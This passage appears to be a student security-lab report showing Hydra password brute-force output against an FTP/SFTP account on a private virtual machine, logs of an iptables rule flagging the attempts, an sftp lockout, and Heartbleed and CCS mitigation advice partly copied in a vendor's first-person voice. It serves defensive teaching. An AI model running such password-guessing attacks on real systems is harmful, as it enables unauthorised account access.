If we apply the iptables rule we are no longer able to crack the password.




```
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zelx" - 14 of 93 [chil
d 0]
[VERBOSE] Retrying connection for child 1
[VERBOSE] Retrying connection for child 3
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 14 of 94 [c
hild 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 15 of 94 [chil
d 2]
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zen" - 15 of 94 [ch
ild 3]
[STATUS] 7.50 tries/min, 15 tries in 00:02h, 77 to do in 00:11h, 4 active
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zek" - 16 of 95 [child
 0]
[VERBOSE] Retrying connection for child 1
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 16 of 96 [c
hild 1]
[VERBOSE] Retrying connection for child 2
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "www.google.de" - 17 of
 96 [child 3]
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 17 of 96 [c
hild 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeit" - 18 of 97 [chil
d 0]
```




```
[VERBOSE] Retrying connection for child 2
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 83 of 162 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xerxes" - 84 of 163 [child 0]
[VERBOSE] Retrying connection for child 1
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 84 of 164 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xerox" - 85 of 164 [child 3]
[VERBOSE] Retrying connection for child 2
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 85 of 164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xena1234" - 86 of 165 [child 0]
[STATUS] 4.10 tries/min, 86 tries in 00:21h, 6 to do in 00:02h, 4 active
[VERBOSE] Retrying connection for child 1
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 86 of 166 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xela" - 87 of 166 [child 3]
[VERBOSE] Retrying connection for child 2
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 87 of 166 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xDDDD" - 88 of 167 [child 0]
[VERBOSE] Retrying connection for child 1
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 88 of 168 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcvb" - 89 of 168 [child 3]
[VERBOSE] Retrying connection for child 2
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 89 of 168 [child 2]
[STATUS] 4.05 tries/min, 89 tries in 00:22h, 3 to do in 00:01h, 4 active
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcountry" - 90 of 169 [child 0]
[VERBOSE] Retrying connection for child 1
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 90 of 170 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xaos" - 91 of 170 [child 3]
[VERBOSE] Retrying connection for child 2
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 91 of 170 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wxc" - 92 of 171 [child 0]
[VERBOSE] Retrying connection for child 1
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 92 of 172 [child 1]
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zimzim" - 93 of 172 [child 3]
[VERBOSE] Retrying connection for child 2
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeon" - 93 of 172 [child 2]
[ERROR] Weird bug detected where more tests were performed than possible. Please post your command line here: ht
tps://github.com/vanhauser-thc/thc-hydra/issues/113 or send it in an email to vh@thc.org
root@kali:~# c
```

Snapshot shown below of the log file generated:




```
Apr 17 01:57:28 UB12 named[1131]: error (network unreachable) resolving 'G.ROOT-SERVERS.NET/AAAA/IN': 2001:dc3:$
Apr 17 01:57:28 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:57:28 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:57:28 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:57:28 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:57:28 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:57:28 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 02:05:24 UB12 dhclient: DHCPREQUEST of 192.168.56.103 on eth1 to 192.168.56.100 port 67
Apr 17 02:05:24 UB12 dhclient: DHCPACK of 192.168.56.103 from 192.168.56.100
Apr 17 02:05:25 UB12 dhclient: bound to 192.168.56.103 -- renewal in 592 seconds.
Apr 17 02:06:11 UB12 kernel: [57167.073526] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:14 UB12 kernel: [57170.073722] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:20 UB12 kernel: [57176.074100] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:22 UB12 kernel: [57177.980385] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:22 UB12 kernel: [57177.991601] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:22 UB12 kernel: [57177.991642] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:25 UB12 kernel: [57180.981184] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:25 UB12 kernel: [57180.992151] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:25 UB12 kernel: [57180.992295] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:31 UB12 kernel: [57186.981327] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:31 UB12 kernel: [57186.992722] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:31 UB12 kernel: [57186.992858] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:42 UB12 kernel: [57198.141079] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:43 UB12 kernel: [57199.301322] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:45 UB12 kernel: [57201.141279] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:46 UB12 kernel: [57202.302305] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:51 UB12 kernel: [57207.142166] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:52 UB12 kernel: [57208.302483] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:53 UB12 kernel: [57209.020580] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:53 UB12 kernel: [57209.054964] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:53 UB12 kernel: [57209.055088] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
Apr 17 02:06:54 UB12 kernel: [57209.993806] Possible FTPATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:00$
```

Aim to try to file transfer as a legitimate user is shown below:



```
root@kali:~# sftp asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Connected to 192.168.56.103.
sftp>
```

We encounter an issue when we enter the incorrect password for more than 4 times it blocks the port 21 for 2 minutes as shown in figure below.



```
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied (publickey,password).
Couldn't read packet: Connection reset by peer
root@kali:~# sftp asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied (publickey,password).
Couldn't read packet: Connection reset by peer
root@kali:~# sftp asandhu@192.168.56.103
asandhu@192.168.56.103's password:
fPermission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied (publickey,password).
Couldn't read packet: Connection reset by peer
```

3. **By reviewing the scan results (obtained in project – part 1), suggest and briefly describe any additional defense strategy to protect the target systems (4 paragraphs maximum in total) <u>(1%).</u>**

Ans. **Mitigation techniques for "Heartbleed"**

Fix vulnerable servers. At First, we must make sure to shut the information leak. Considering some cases, that meant working with third party vendors (most notably, AWS/Azure, who runs our Elastic Load Balancers) to get all servers patched. This step resulted once we confirm that all of load balancers on the DNS rotation were no longer vulnerable. **Replace SSL key pairs.** Even though we had no reason to believe there was any actual attack against our SSL private keys, it was clear all of them had to be replaced as a precaution. Once we had them deployed out to all the servers and load balancers, we revoked all previous certificates with our CA, GeoTrust. All major browsers perform revocation checks against OCSP responders or CRLs. **Update Collectors.** We have added a new feature to our Collectors that will automatically replace the Collector's credentials. Once we complete testing, we will recommend all customers to upgrade to the new version. We also enabled support for certificate revocation checking, which wasn't enabled previously.

Mitigation techniques for "ChangeCipherSpec"

Examples of additional cryptographic measures that may be implemented and used as a security control to replace SSL/early TLS may include:

- ❖ Upgrading to a current, secure version of TLS that is implemented securely and configured to not accept fallback to SSL or early TLS.
- ❖ Encrypting data with strong cryptography before sending over SSL/early TLS (for example, using field-level or application-level encryption to encrypt the data prior to transmission)
- ❖ Setting up a strongly-encrypted session first (e.g. IPsec tunnel), then sending data over SSL within secure tunnel Additionally, the use of two-factor authentication may be combined with the above controls to provide authentication assurance.

References:

1. https://securityintelligence.com/heartbleed-openssl-vulnerability-what-to-do-protect/
2. https://0xicf.wordpress.com/2014/06/11/how-i-discovered-ccs-injection-vulnerability-cve-2014-0224/
3. S. Zier and S. Zier, "Mitigating the Heartbleed Vulnerability", *Sumo Logic*, 2017.[Online]. Available:https://www.sumologic.com/blog/security/mitigating-the-heartbleed-vulnerability/.